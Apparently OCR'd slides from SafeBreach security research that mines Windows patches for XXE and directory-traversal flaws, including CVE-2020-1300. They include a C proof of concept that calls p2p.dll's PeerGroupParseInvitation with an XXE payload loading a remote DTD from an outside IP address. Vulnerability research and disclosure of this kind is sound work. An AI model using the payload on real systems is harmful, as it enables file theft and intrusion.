For every executable in Windows 10
we created a .Net project



An example of a project



.Net Windows SDK - 2 XXE Vulnerabilities

- The root cause of xsd.exe is XmlTextReader

- The root cause of xsltc.exe is a configuration error in XmlReaderSettings. It explicitly enables the use of DTD.

```
internal static XsdParameters Read(string file)
{
    if (file == null || file.Length == 0)
    {
        return null;
    }
    if (File.Exists(file))
    {
        return XsdParameters.Read(new XmlTextReader(file), new ValidationEventHandler(Xsd.XsdParametersValidationHandler));
    }
    throw new FileNotFoundException(Res.GetString("FileNotFound", new object[]
    {
        file
    }));
}
```

Post Exploitation Technique - p2p.dll

PeerGroupParseInvitation function (p2p.h)

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
The **PeerGroupParseInvitation** function returns a PEER_INVITATION_INFO structure with the details of a specific invitation.

```
73    typedef HRESULT(__stdcall* peergroupinvitation)(PCWSTR pwzInvitation, PPEER_INVITATION_INFO* ppInvitationInfo);
74
75    typedef HRESULT(__stdcall* peergroupstartup)(WORD wVersionRequested, PPEER_VERSION_DATA pVersionData);
76
77    int main()
78    {
79        wchar_t dllpath[260] = L"C:\\Windows\\System32\\P2P.dll";
80        HMODULE module = LoadLibraryW(dllpath);
81        void* peer = (void*)GetProcAddress(module, "PeerGroupParseInvitation");
82        PCWSTR pwzInvitation =  L"<!DOCTYPE zsl[<!ENTITY % remote SYSTEM \"http://52.213.115.231:8000/xxe.xml\">\r\n%rem
83
84        WORD wVersionRequested=1;
85        PEER_VERSION_DATA pVersionData = {0,10000000};
86        void* peerGroup = (void*)GetProcAddress(module, "PeerGroupStartup");
87        ((peergroupstartup) peerGroup)(wVersionRequested,&pVersionData);
88
89        PPEER_INVITATION_INFO ppInvitationInfo = (PPEER_INVITATION_INFO)malloc(sizeof(PEER_INVITATION_INFO));
90        memset(ppInvitationInfo,0,sizeof(ppInvitationInfo)+1);
91        HRESULT a = ((peergroupinvitation)peer)(pwzInvitation, &ppInvitationInfo);
92        printf("%x",a);
93        //peer();
94    }
```

pwzInvitation 0x00007ff7b54c9dd0 L"<!DOCTYPE zsl[<!ENTITY % rer

Generate call graph from UnwrapXMLInvitation



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
Node Table

shared name	name	pe_name	function_name	is_exported_function	build_date	distance
2p long UnwrapXMLInv…	p2p long UnwrapXMLInvitation(unsigned short const *,stru…	P2P.dll	long UnwrapXMLInvitat…	☑	1900-01	0
2p PeerGroupParseInvi…	p2p PeerGroupParseInvitation	P2P.dll	PeerGroupParseInvitat…	☑	None	1
2psvc private: long CG…	p2psvc private: long CGroupManager::GetGroupId(unsign…	p2psvc.dll	private: long CGroupM…	☐	None	1
2psvc private: long CP…	p2psvc private: long CPeerGroup::JoinCommon(unsigned s…	p2psvc.dll	private: long CPeerGro…	☐	None	1
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroup(unsigned …	p2psvc.dll	public: long CGroupMa…	☐	None	2
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroupPassword(…	p2psvc.dll	public: long CGroupMa…	☐	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::Join(unsigned short cons…	p2psvc.dll	public: long CPeerGrou…	☐	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::PasswordJoin(unsigned s…	p2psvc.dll	public: long CPeerGrou…	☐	None	2
roupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::LowH…	Groupinghc.dll	public: virtual long CGr…	☐	None	2
roupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::Initial…	Groupinghc.dll	public: virtual long CGr…	☐	None	2

New Alternative to discover 0-days - CVE-2020-1300



Windows Remote Code Execution Vulnerability

Security Vulnerability

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MITRE CVE-2020-1300

CVSS:3.0 7.8/7.0


Base score metrics (8)

Attack Vector	Local
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Temporal score metrics (3)

Exploit Code Maturity	Proof-of-Concept

Proof-of-concept exploit code is available,



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06/09/2020	Windows 10 Version 1709 for x64-based Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for 32-bit Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows Server, version 1909 (Server Core installation)	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for ARM64-based Systems	-	4560960	Security Update	CVE-2020-1300
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06/09/2020	Windows 7 for x64-based Systems Service Pack 1	-	4561643 4561669	Monthly Rollup Security Only	CVE-2020-1300

New Alternative to discover 0-days - No patch at all

Windows 8.1 - August 2020 - Microsoft patched the vulnerability by adding a check that the path doesn't contains ../ or ..\\. The patch was done on June to localspl,win32spl.dll
but not to printbrmenigne.exe

feature_Function_DirectoryTraversal

Filter in any column

id	ranked_pe_name	ranked_package_name	ranked_version	ranked_kb	ranked_build_date	ranked_function_name	ranked_address	feature_type	args	core	type_of_change	arg
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
The Directory traversal feature search for any function that get ../ or ..\\ as an argument.
are vulnerable to XXE using



New Alternative to discover 0-days - CVE-2020-1300

Windows 8.1 - August 2020 - PrintBrmEngine.exe was finally patched by Microsoft using the same logic

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	printbrm	Filter	Filter	Filter
1	printbrm.exe	windows 8.1 x64	4022717	2017_6
2	printbrmengine.exe	windows 8.1 x64	4022717	2017_6
3	printbrmps.dll	windows 8.1 x64	4022717	2017_6
4	printbrmui.exe	windows 8.1 x64	4022717	2017_6
5	printbrm.exe	windows 8.1 x64	4038793	2017_9
6	printbrmengine.exe	windows 8.1 x64	4038793	2017_9
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

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

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

Microsoft Response

1. The msra vulnerability was fixed as part of July Patch Tuesday.

2. Regarding the other 5 vulnerabilities we reported, no fix is currently planned.

GitHub

1. Download and extract patches scripts
2. Auto binary diffing
3. Flow graph tool
4. RPC - idl's reordering and compiling
5. XXE Com object triggering
6. 0-day XXE discoverer (IDA python module)

https://github.com/SafeBreach-Labs/Back2TheFuture

All will be published with bsd 3-clause license

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